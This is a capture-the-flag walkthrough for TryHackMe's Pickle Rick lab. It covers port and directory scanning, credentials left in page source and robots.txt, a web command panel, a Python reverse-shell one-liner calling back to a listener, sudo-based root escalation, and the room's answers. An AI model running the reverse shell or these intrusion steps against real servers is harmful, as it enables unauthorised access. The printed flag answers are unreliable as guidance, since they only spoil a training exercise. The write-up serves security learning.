


<https://tryhackme.com/room/picklerick>


[illegible]

Seeing the output of our nmap, *Two ports are opened, port 22(ssh) and port(80)*. We can also see our directory fuffing output. We have some interesting directories. So let us access our ip and see how it looks like.



The first thing I always do when accessing a web is to *check the source code* for any clue. Mind you, I found something charming. I found a username:


<!-- Note to self: remember username! username: R1ckRul3s -->




This is too suspicious and interesting at the same time, We have a valid username and how do we get the password? Do we have a login page? So curious!.....

Now lets try accessing our directory one by one. Checking the robots.txt first, I found something like a password ;


Wubbalubbadubdub



This is so interesting, we are now looking for a way to login.....try this by checking other directories on the web maybe we could find a login page.



Nothing interesting was found. We have to bruteforce with other wordlists to find a login page. Guessing to avoid timing, I guessed right of **login.php** for a login page.



Let us try login in with our found credentials:


Username: R1ckRul3s

Password: Wubbalubbadubdub

Once you log into the administrative portal, the application redirects you to a command panel with an input box that lets you execute commands directly on the target server.

Testing basic commands like **id** or **ls** works immediately, showing you the web directory files and confirming you are executing commands as the low-privileged **www-data** web user. However, when you try to read the first ingredient file using `cat Sup3rS3cretPick13Ingred.txt`, the application throws a "**Command disabled!**" error message.

This happens because the developer put a basic blacklist filter in the backend code specifically blocking common file-reading binaries like `cat`



Now, this is getting annoying, what can we do other than to get a shell? We can't sleep here!

Lets google for some reverse shell, then input it into your command prompt:

```
python3 -c 'import  
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STR  
EAM);s.connect(("IP",PORT));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);  
os.dup2(s.fileno(),2);subprocess.call(["/bin/bash","-i"])'
```

.....and run it after. Hope you have started your listening nc?


Boom! I got a shell. Now, lets privec

After gaining a shell and setup python stable shell. Lets work around the CLI. now go back to your thm and look for hint.


What is the first ingredient that Rick needs?....

We are to look for the first ingredient. Lets find that in **/var/www/html...**remember that where we were when trying to get the shell and trying other stuffs in the command prompt. Navigating to this directory gave us a txt file of **Sup3rS3cretPickl3Ingred.txt** lets cat it and get the first ingredient

ANS 1; mr. meeseek hair



Now let's look for the second ingredient. I work through all directories for the second, let's visit the /home/rick directory;




ANS 2; 1 jerry tear

Now we only have one ingredient left to find, I got curious somehow that I remember I haven't tried one command I always try when doing privilege escalation, the **sudo -l**

Run sudo -l inside the interactive shell to audit what can be run with elevated rights:

The output shows **(ALL) NOPASSWD: ALL**, meaning user can run any command as root without a password.


Because **cd** is a shell builtin and cannot be run directly with sudo, execute sudo -i to spawn an interactive root session, **now we juist gained root access**. Running **cd /root** to see our third ingredient..



```
root@ip-10-82-190-134: ~ x neon@kali: ~/Downloads x
www-data@ip-10-82-190-134:/$ sudo -l
Matching Defaults entries for www-data on ip-10-82-190-134:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\::/usr/sbin\::/usr/bin\::/
sbin\::/bin\::/snap/bin

User www-data may run the following commands on ip-10-82-190-134:
  (ALL) NOPASSWD: ALL
www-data@ip-10-82-190-134:/$ cd /root
bash: cd: /root: Permission denied
www-data@ip-10-82-190-134:/$ sudo -i
root@ip-10-82-190-134:~# cd /root
root@ip-10-82-190-134:~# cat 3rd.txt
3rd ingredients: fleeb juice
root@ip-10-82-190-134:~#
```

ANS 3; fleeb juice



Follow me for more writeups;

<https://medium.com/@adesinat045>

Thank you for your time to read. Lets not stop breaking!!